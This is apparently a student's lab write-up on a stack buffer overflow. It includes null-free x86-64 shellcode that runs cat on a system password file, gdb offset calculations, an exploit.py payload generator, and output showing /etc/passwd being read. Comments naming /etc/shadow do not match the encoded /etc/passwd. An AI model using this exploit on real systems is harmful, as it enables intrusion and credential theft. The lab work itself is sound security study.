


To begin with this assignment, I must first generate the null-byte shellcode that will be taking over the return address. Here is the assembly code:



```
kali@kali: ~/shared/lab07/sc_exploit
File Actions Edit View Help
# Maximiliano Brizzio
# I pledge my honor that I have abided by the Stevens Honor System.

.global _start
.text
_start:

xor %rdx, %rdx

push $59
pop %rax # Syscall No.

push %rdx
mov $0x7461632f6e69622f, %rcx
push %rcx
mov %rsp, %rdi # Saving /bin/cat to register

push %rdx
mov $0x6477737361702f63, %rcx
push %rcx
mov $0x74652f2f2f2f2f2f, %rcx
push %rcx
mov %rsp, %rcx # Saving /etc/shadow to register

push %rdx
push %rcx # "more able to hear"
push %rdi
mov %rsp, %rsi # Retrieving pointer to stack containing argv
syscall #execve()


push $60
pop %rax
xor %rdi, %rdi
syscall

"mbrizzio64.s" 37L, 595B 37,0-1 All
```

Fig. 1 - Assembly Code of mbrizzio64.s

As you can see, I am pushing all of the arguments of argv in order to the stack, followed by a null-terminator. Because of little endianness and the nature of pushing to the stack, I had to push each argument in reverse. I am also using hexadecimal numbers in order to avoid generating null-bytes in the shell code. Utilizing the stack as much as I do also helps in avoiding null-bytes that sometimes come as a result of using 'mov'.

Once I had compiled the code into mbrizzio64.sc, I was able to use hexdump in order to view the shellcode and verify no null-bytes were present:




```
kali@kali: ~/shared/lab07/sc_exploit
File Actions Edit View Help

(kali@kali)~/shared/lab07/sc_exploit
$ hexdump -C mbrizzio64.sc
00000000 48 31 d2 6a 3b 58 52 48 b9 2f 62 69 6e 2f 63 61 |H1.j;XRH./bin/cal|
00000010 74 51 48 89 e7 52 48 b9 63 2f 70 61 73 73 77 64 |tQH..RH.c/passwd|
00000020 51 48 b9 2f 2f 2f 2f 2f 2f 65 74 51 48 89 e1 52 |QH.////etQH..R|
00000030 51 57 48 89 e6 0f 05 6a 3c 58 48 31 ff 0f 05 |QWH....j<XH1...|
0000003f
```

Fig. 2 - Hexdump of mbrizzio64.sc

Now that the shellcode is completely null-byte free, we are able to begin injecting the code into the vulnerable ‘exercise.c’ program. Before this can happen however, we need to find the address of buf1 in the copy function and the return address of the copy function. To do this, I use gdb on the compiled C code and set a breakpoint at the copy function. Once inside the copy function, I run `p &buf1` and `info frame`. The first command gives the address of buf1 to be “0x7fffffffdbf0” and the second command gives the saved return address which is “0x7fffffffdc88”. I used a hexadecimal calculator to subtract the buffer address from the return address which gives an offset of 152 bytes. I am now able to fill in the address in exploit.py in reverse order (due to little endianness):



```

kali@kali: ~/shared/lab07/sc_exploit
File Actions Edit View Help
#!/usr/bin/env python3

import sys

sc = open(sys.argv[1], "rb")
payload = sc.read()
print('Shellcode length %d' % len(payload), file=sys.stderr)

#retaddr = b'\x7f\xff\xff\xff\xdc\x88'
retaddr_off = 152# you need to find
buffer_addr = b'\xf0\xdb\xff\xff\xff\x7f'
#
extra_bytes = retaddr_off - len(payload)

payload = payload + b'A' * extra_bytes + buffer_addr


print("Press enter when ready...", file=sys.stderr)
sys.stdin.buffer.readline()

sys.stdout.buffer.write(payload)

```

Fig. 3 - exploit.py

Now I am able to run the python script which generates the shellcode and stores it into the ‘payload’ file. I then start gdb on the compiled C program (exercise-64) and use the command `r < sc_exploit/payload` to input the shellcode and take over the control flow of the program once the copy function returns. The following is the result:



```

kali@kali: ~/shared/lab07
File Actions Edit View Help
$ gdb exercise-64
GNU gdb (Debian 12.2-1) 12.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exercise-64...
(gdb) r < sc_exploit/payload
Starting program: /mnt/shared/lab07/exercise-64 < sc_exploit/payload
process 6237 is executing new program: /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:35:mailing list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

Fig. 4 - Execution of Injected Code